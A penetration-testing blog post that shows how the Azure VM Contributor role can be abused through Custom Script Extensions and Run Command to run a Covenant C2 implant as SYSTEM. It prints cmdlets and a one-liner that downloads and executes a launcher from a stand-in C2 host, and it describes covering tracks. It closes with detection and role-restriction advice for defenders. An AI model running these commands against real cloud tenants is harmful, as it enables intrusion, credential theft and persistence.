Attacking Azure with Custom Script Extensions

written by Jake Karnes | February 13, 2020

PowerShell and Bash scripts are excellent tools for automating simple or repetitive tasks. Azure values this and provides several mechanisms for remotely running scripts and commands in virtual machines (VMs). While there are many practical, safe uses of these Azure features, they can also be used maliciously. In this post we'll explore how the Custom Script Extension and Run Command functionality could be leveraged by an attacker to establish a foothold in an environment, which could be used to persist access and escalate privileges.

Background

Before we dive into how an attacker would make use of the Custom Script Extension and Run Command features, let's first understand what they are and their intended uses.

Custom Script Extension

Azure provides a large selection of virtual machine (VM) extensions which perform post-deployment automation tasks on Azure VMs. Typical tasks performed by VM extensions include anti-virus deployment, VM configuration, and application deployment/monitoring. The Custom Script Extension is particularly interesting as it downloads a script from a user-specified location (e.g. URL, blob storage, etc.) and then executes the script on a running Azure Windows or Linux VM. The typical usage of Custom Script Extensions is for one-time setup tasks, like installing an IIS Server, but since it runs an arbitrary script, it could perform just about anything.

Run Command

The Run Command feature connects to the Virtual Machine Agent

to run commands and scripts. The scripts can be provided through the Azure Portal, REST API, Azure CLI, or PowerShell. An advantage of the Run Command feature is that commands can be executed even when the VM is otherwise unreachable (e.g. if the RDP or SSH ports are closed). This makes the Run Command feature particularly useful for diagnosing VM and network issues.

Key Similarities

While there are differences between the two features, there are some key similarities that make them particularly useful to attackers and penetration testers:

1. Both features are available to a user with the Virtual Machine Contributor role.
2. Both features run user-supplied commands in any VM that the user can access.
3. Both features run the commands as the LocalSystem account on the VM.

Scenario:

Now that we understand some of the features available to us, the let's explore how an attacker could utilize these features for their own purposes. We'll play the role of a penetration tester who has compromised (or been provided with) an account which has the VM Contributor role in Azure. This role would allow us to "manage virtual machines, but not access to them, and not the virtual network or storage account they're connected to" (link). Our goal is to maintain access to the environment and escalate our privileges.

Attack Overview

At a high-level, here are the steps our proof-of-concept attack will take:

1. We'll set up a Covenant command and control (C2) server

outside of the target Azure environment. This server will host a PowerShell script (the "Launcher") which when executed in a VM will run the Covenant implant (the "Grunt").
2. Through the Azure Portal, we'll identify our target virtual machine(s) and add a Custom Script Extension. This Custom Script Extension will download our Powershell Launcher and start the Grunt. This will connect back to the C2 server, and allow us to run commands as LocalSystem on the VM.
3. Once we've established access, we'll exit out and cover our tracks by removing the extension.
4. For demonstration purposes, we'll also repeat this process using the Run Command feature by sending a PowerShell command which will execute our Launch and run another Grunt.

While this proof-of-concept attack will be focused on Windows VMs and tooling, but the same concepts and features are equally applicable to Azure Linux VMs.


1: Covenant Command and Control Server Setup

Let's start by setting up Covenant. Covenant is an advanced .NET command and control framework. We'll be installing Covenant on a server we control, outside of the Azure environment that we're attacking. In this proof of concept, we'll be using c2.netspi.invalid as our C2 server. This is not a real DNS name, but it illustrates the concept.

I'll skip past installation and startup because solid guides are available on the Covenant Wiki. Once Covenant is installed and running, the UI is available on port 7443 by default. We'll navigate to the webpage, register an initial admin user and login.

Once logged in, create an HTTP Listener. The listener will monitor a specified port awaiting traffic from the Grunt that


we'll run on our VM. The listener lets us send commands to, and receive results from, the Grunt implant.




Note that "BindAddress" is 0.0.0.0 which allows Covenant to bind port 80 for all available IPv4 address on the local machine (where Covenant is running). The "ConnectAddress" is a DNS name for our C2 server. This value is used to generate the URL which the Grunt will communicate with.

Once a listener is created, we need to create and host our Launcher. The Launcher is a PowerShell script which we'll run in the target VM to start the Grunt. For this demo, we'll use Covenant's out-of-the-box PowerShell launcher. It's important to note that this exact script is likely to be caught by anti-virus once the VM attempts to run it, but I've simply disabled anti-virus for the proof-of-concept. Typically, the Launcher script would need to be altered and obfuscated to avoid detection.

Once we've selected the PowerShell option from the Launcher Menu, we'll first generate our script. The default options are fine for our test.



After clicking the Generate button, we'll navigate to the Host tab and provide a path where the script will be hosted and available from our C2 server. After we click the Host button, our script is now available for download from our server, and the UI provides a convenient PowerShell script to download and execute the Launcher.



Our Covenant C2 server is now ready. The PowerShell Launcher

script is available for download at http://c2.netspi.invalid/netspi/launcher.ps1. The Launcher will run the Grunt, which will connect back to the Covenant server to receive commands and send results.

We could actually host the PowerShell Launcher script anywhere. For example, we could host the script in GitHub or in Azure blob storage. If someone were to review the executed commands later, a script downloaded from these locations would be less suspicious. For this proof-of-concept, I prefer to use Covenant's ability to easily host the launcher itself.

2: Use a Custom Script Extension to Launch the Implant

Thus far, all the work has been preparation. We've learned about the features available to us. We've set up our tools. Here comes the attack.

We'll use the Azure Cloud Shell, but the same steps could be performed through Azure's Portal web interface as well. We'll start by listing the VMs available to us using the Get-AzVM cmdlet.

```
PS Azure:\> Get-AzVM | Format-Table -Wrap -AutoSize -Property
ResourceGroupName,Name,Location
ResourceGroupName   Name      Location
-----------------   ----      --------
TESTER              CSETest   westcentralus
```

We're able identify a VM named "CSETest" running in the environment. We can now use the Set-AzVMCustomScriptExtension cmdlet to add a Custom Script Extension to that VM. Before issuing the shell command, let's review the parameters we'll pass to the cmdlet:

1. -ResourceGroupName TESTER
    1. The ResourceGroupName as identified in the previous command results.
2. -VMName CSETest

    1. The VM Name as identified in the previous command results.
3. -Location westcentralus
    1. The location of the VM as identified in the previous command results.
4. -FileUri 'http://c2.netspi.invalid/netspi/launcher.ps1'
    1. The URL where our Powershell Launcher is hosted by out Covenant server.
5. -Run 'launcher.ps1'
    1. The command used to execute the Launcher. In general, this is where script parameters could be passed.
6. -Name CovenantScriptExtension
    1. An arbitrary name for our Custom Script Extension.

The moment we've all been waiting for, let's run our Custom Script Extension:

```
PS Azure:\> Set-AzVMCustomScriptExtension -ResourceGroupName TESTER -VMName CSETest -Location westcentralus -FileUri 'http://c2.netspi.invalid/netspi/launcher.ps1' -Run 'launcher.ps1' -Name CovenantScriptExtension
```

Wait… it looks like nothing is happening in the Cloud Shell. This is because the PowerShell launcher is still running and has not yet terminated. If we return to our Covenant UI, we'll receive a notification that a new Grunt has connected successfully. We'll also be returned some basic information about the system on which it is running. In the screenshot below, note that that the Hostname and OperatingSystem are correct for our targeted VM.

With only a couple of commands, our implant is successfully running on the targeted VM. If we click on the Grunt's name, we can interact with it and issues further commands. In the screenshot below, we confirm that the Grunt is running as the LocalSystem account.

That's it. We have a SYSTEM process running on the target VM under our control. We have many options from here including establishing persistence and escalating our privileges further. For example we could:

- Dump hashes/credentials with Invoke-Mimikatz.
- Install a service to launch ensure a Grunt is started if the VM is restarted.
- Search for sensitive files saved on the VM.
- Enumerate domain information to target other VMs.

For now, we'll stop this Grunt by issuing it the "Kill" command from the Covenant UI.

If we return to our Cloud Shell, we'll see that we finally have some output:

```
PS Azure:\> Set-AzVMCustomScriptExtension -ResourceGroupName TESTER -VMName CSETest -Location westcentralus -FileUri 'http://c2.netspi.invalid/netspi/launcher.ps1' -Run 'launcher.ps1' -Name CovenantScriptExtension
RequestId IsSuccessStatusCode StatusCode ReasonPhrase
--------- ------------------- ---------- ------------
                         True         OK OK
```

After we killed the Grunt, the Custom Script Extension completed successfully. This indicates that the Custom Script Extension's execution is tied to the Grunt. Due to Custom Script Extension's 90 minute time limit, an attacker would need to accomplish their tasks within that timeframe. Alternatively, one could also establish persistence and open another Grunt, then allow the Custom Script Extension to finish successfully by killing the original Grunt.

3. Custom Script Extension Cleanup

Before moving on, let's take a moment to cover our tracks and remove the Custom Script Extension. This can be accomplished with the Remove-AzVMCustomScriptExtension cmdlet. Its parameters are very similar to ones used for Set-AzVMCustomScriptExtension. When we run it in the Cloud Shell, we'll see the following:

```
PS Azure:\> Remove-AzVMCustomScriptExtension -ResourceGroupName TESTER -VMName MGITest -Name CovenantScriptExtension

Virtual machine extension removal operation
This cmdlet will remove the specified virtual machine extension. Do you want to continue?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
```

```
RequestId IsSuccess StatusCode StatusCode ReasonPhrase
--------- ------------------ --------- -----------
                         True         OK OK
```

Helpfully, this also removes the files which were written to C:\Packages\Plugins\Microsoft.Compute.CustomScriptExtension. These files are discussed in further detail at the end of this post.

4. Use the Run Command Feature to Launch Another Implant

In some cases, we may be unable to execute the Custom Script Extension. Perhaps our account doesn't have appropriate privileges to do so. Maybe a Custom Script Extension has already been deployed so we can't add another. Our alternative is to use the Run Command feature to run the same PowerShell Launcher and connect another Grunt. We'll even get to keep the LocalSystem privileges.

Since we have already identified the target VM, and Covenant has already provided a one-line command to download and run the Launcher, we'll only need to issue a pass that command through Cloud Shell to the VM through the Run Command feature. We'll use az vm run-command for this. Like we did before, let's make sure we understand the command itself:


1. az vm run-command invoke
   1. This set of keywords create a single logical command to "Execute a specific run command on a VM."
2. --command-id RunPowerShellScript
   1. The command we intend to execute. We could choose from pre-built commands, but we would like to execute an arbitrary PowerShell script.
3. --name CSETest
   1. The name of the VM.
4. -g TESTER
   1. The name of the Resource Group.

5. --scripts "iex (New-Object Net.WebClient).DownloadString('http://c2.netspi.invalid/netspi/launcher.ps1')"
    1. Typically, the "scripts" parameter is used to specific the name of a PowerShell script to execute. We are using it to specify the one-line command which downloads and runs the Launcher. As mentioned before, this one-line command is provided by Covenant in its UI.
6. -Name CovenantScriptExtension
    1. An arbitrary name for our Custom Script Extension.


Now that we know what we're doing, let's run our command:

```
PS Azure:\> az vm run-command invoke --command-id RunPowerShellScript --name CSETest -g TESTER --scripts "iex (New-Object Net.WebClient).DownloadString('http://c2.netspi.invalid/netspi/launcher.ps1')"
- Running ..
```

At least this time we get some immediate feedback from Cloud Shell that something is happening. And after about 30 seconds, a new Grunt appears in our Covenant UI:



Again, we can interact with the Grunt and confirm that the Grunt running as the LocalSystem account.



As with the Custom Script Extension, we now have about 90 minutes before the command times out. Since we're running as LocalSystem, we should have ample opportunity to establish persistence (if needed) and escalate privileges.
If we send the "Kill" to the new Grunt and return to our Cloud Shell, we'll see that the command output is updated reporting a successful execution.


```
{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": null
    },
    {
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": null
    }
  ]
}
```


Unlike the Custom Script Extension (which must be uninstalled before being deployed again), we could re-issue the same

command in Cloud Shell to launch a new Grunt. If we have multiple target VMs, we could use Invoke-AzureRmVMRunCommand to execute the Launcher across many targets at once.

Monitoring this attack

For blue teamers, hopefully this post illustrates how granting Owner, Contributor, Virtual Machine Contributor or Log Analytics Contributor roles allows that user to have SYSTEM rights on all accessible VMs. With that access, they can embed themselves into the network, maintaining persistence and continuing to escalate.

The silver lining here is that actions can be restricted by creating new roles and limiting permissions appropriately. The related actions that one may want to restrict are:

- Microsoft.ClassicCompute/virtualMachines/extensions/write
- Microsoft.Compute/virtualMachines/extensions/write
- Microsoft.Compute/virtualMachines/runCommand/action

Additionally, the actions appear in the Activity Log for the targeted VM. If these actions aren't regularly used in the organization, it's straightforward to create Alerts for "Run Command on Virtual Machine" and "Create or Update Virtual Machine Extension."

Operation	Status
Run Command on Virtual Machine	Succeeded
Run Command on Virtual Machine	Started
Run Command on Virtual Machine	Accepted
Create or Update Virtual Machine Extension	Succeeded
Create or Update Virtual Machine Extension	Started
Create or Update Virtual Machine Extension	Accepted
Create or Update Virtual Machine Extension	Succeeded

Lastly, there are file system changes on the target VM for

each of the approaches. If trying to remain undetected, an attacker may remove these files, but not much can be done to prevent their creation.

Custom Script Extension Files

The script itself is downloaded to C:\Packages\Plugins\Microsoft.Compute.CustomScriptExtension<version>Downloads<other version><script name> when the Custom Script Extension is installed. For example, the PowerShell launcher in our proof-of-concept was downloaded to C:\Packages\Plugins\Microsoft.Compute.CustomScriptExtension1.10.3Downloadslauncher.ps1.

If the Custom Extension is later uninstalled, the whole C:\Packages\Plugins\Microsoft.Compute.CustomScriptExtension folder is removed.

The output from the Custom Script Extension (including logging from the script itself) is written to C:WindowsAzureLogsPluginsMicrosoft.Compute.CustomScriptExtension<version> folder. For example, our logs were written to the C:WindowsAzureLogsPluginsMicrosoft.Compute.CustomScriptExtension1.10.3 folder. These are not automatically deleted when the Custom Script Extension is uninstalled.

Run Command Files

The Run Command approach has similar file system artifacts. The supplied script is written to C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows<version>Downloadsscript<number>.ps1. Any logging output from the script is written to the C:WindowsAzureLogsPluginsMicrosoft.CPlat.Core.RunCommandWindows<version> folder.

Acknowledgements

Thank you to Karl Fosaaen for the previous research and

suggestion of how Custom Script Extensions could be utilized to launch implants. And thank you to cobbr at SpecterOps for publishing and maintaining Covenant, which was a pleasure to work with.